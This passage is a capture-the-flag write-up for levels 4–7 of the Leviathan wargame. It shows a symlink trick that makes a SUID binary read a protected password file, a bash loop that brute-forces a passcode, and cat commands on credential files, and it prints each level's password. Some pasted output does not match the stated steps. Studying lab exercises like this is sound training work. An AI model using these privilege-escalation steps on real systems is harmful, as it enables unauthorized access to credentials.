
   ```
   ./bin
   ```

   Output = binary numbers (`01000010 …`).



```
leviathan4@leviathan:~$ ls -la
total 24
drwxr-xr-x   3 root root       4096 Aug 15 13:17 .
drwxr-xr-x 150 root root       4096 Aug 15 13:18 ..
-rw-r--r--   1 root root        220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root root       3851 Aug 15 13:09 .bashrc
-rw-r--r--   1 root root        807 Mar 31  2024 .profile
dr-xr-x---   2 root leviathan4 4096 Aug 15 13:17 .trash
leviathan4@leviathan:~$ cd .trash/
leviathan4@leviathan:~/.trash$ ls
bin
leviathan4@leviathan:~/.trash$ ls -la
total 24
dr-xr-x--- 2 root       leviathan4  4096 Aug 15 13:17 .
drwxr-xr-x 3 root       root        4096 Aug 15 13:17 ..
-r-sr-x--- 1 leviathan5 leviathan4 14940 Aug 15 13:17 bin
leviathan4@leviathan:~/.trash$ ./bin
00110000 01100100 01111001 01111000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
leviathan4@leviathan:~/.trash$ 
```

3. Converted binary → ASCII with Online:



From: Binary

To: Text

Paste binary code numbers or drop file:

```
00110000 01100100 01111001 01111000 01010100 00110111
01000110 00110100 01010001 01000100 00001010
```

Character encoding (optional): ASCII/UTF-8

```
0dyxT7F4QD
```

4. Revealed password for `leviathan5`.
5. **Password:** 0dyxT7F4QD

Key Learning: Encoding tricks are common—always check binary outputs.

Level 5 → Level 6

Objective: Abuse symlink to access restricted password file.

Steps:


1. Found executable requiring `file.log`.

2. Created malicious symlink:

```
ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
./leviathan5
```

3. Binary read symlink → dumped password.
4. **Password:** szo7HDB88W

PoC Screenshot:



```
leviathan5@leviathan:~$ ls -la
total 36
drwxr-xr-x   2 root       root        4096 Aug 15 13:17 .
drwxr-xr-x 150 root       root        4096 Aug 15 13:18 ..
-rw-r--r--   1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root        3851 Aug 15 13:09 .bashrc
-r-sr-x---   1 leviathan6 leviathan5 15144 Aug 15 13:17 leviathan5
-rw-r--r--   1 root       root         807 Mar 31  2024 .profile
leviathan5@leviathan:~$ ./leviathan5
Cannot find /tmp/file.log
leviathan5@leviathan:~$ ltrace ./leviathan5
__libc_start_main(0x804910d, 1, 0xffffdb74, 0 <unfinished ...>
fopen("/tmp/file.log", "r")                                                                          = 0
puts("Cannot find /tmp/file.log"Cannot find /tmp/file.log
)                                                                              = 26
exit(-1 <no return ...>
+++ exited (status 255) +++
leviathan5@leviathan:~$ touch /tmp/file.log
leviathan5@leviathan:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
ln: failed to create symbolic link '/tmp/file.log': File exists
leviathan5@leviathan:~$ rm -rf /tmp/file.log
leviathan5@leviathan:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@leviathan:~$ ./leviathan5
szo7HDB88w
leviathan5@leviathan:~$ 
```

Key Learning: SUID binaries + symlinks = privilege escalation.

Level 6 → Level 7 (Final)

Objective: Brute-force numeric passcode with sleep delay.


Steps:

1. Binary prompts for number between 0–10000.
2. Created brute force script:

```
for i in {0..10000}; do
    ./leviathan6 $i | grep -v "Wrong"
    sleep 0.005
done
```

3. Correct code found: **7123**.
4. Unlocked final level.
5. **Password:** qEs5Io5yM8


PoC Screenshot:



```
trying 7694
trying 7695
trying 7696
trying 7697
trying 7698
trying 7699
trying 7700
trying 7701
trying 7702
trying 7703
trying 7704
trying 7705
trying 7706
trying 7707
trying 7708
trying 7709
trying 7710
trying 7711
trying 7712
trying 7713
trying 7714
trying 7715
trying 7716
trying 7717
trying 7718
trying 7719
trying 7720
^C
leviathan6@leviathan:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@leviathan:~$ ./leviathan6 7123
$ id
uid=12007(leviathan7) gid=12006(leviathan6) groups=12006(leviathan6)
$ cat /etc/leviathan_pass/leviathan7
qEs5Io5yM8
```

Key Learning: Limited brute force ranges are trivial when sleep delay is short.

Leviathan Series Completed



```
leviathan7@leviathan:~$ ls -la
total 24
drwxr-xr-x   2 root       root       4096 Aug 15 13:17 .
drwxr-xr-x 150 root       root       4096 Aug 15 13:18 ..
-rw-r--r--   1 root       root        220 Mar 31  2024 .bash_logout
-rw-r--r--   1 root       root       3851 Aug 15 13:09 .bashrc
-r--r-----   1 leviathan7 leviathan7  178 Aug 15 13:17 CONGRATULATIONS
-rw-r--r--   1 root       root        807 Mar 31  2024 .profile
leviathan7@leviathan:~$ cat CONGRATULATIONS
Well Done, you seem to have used a *nix system before, now try something more serious.
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)
leviathan7@leviathan:~$
```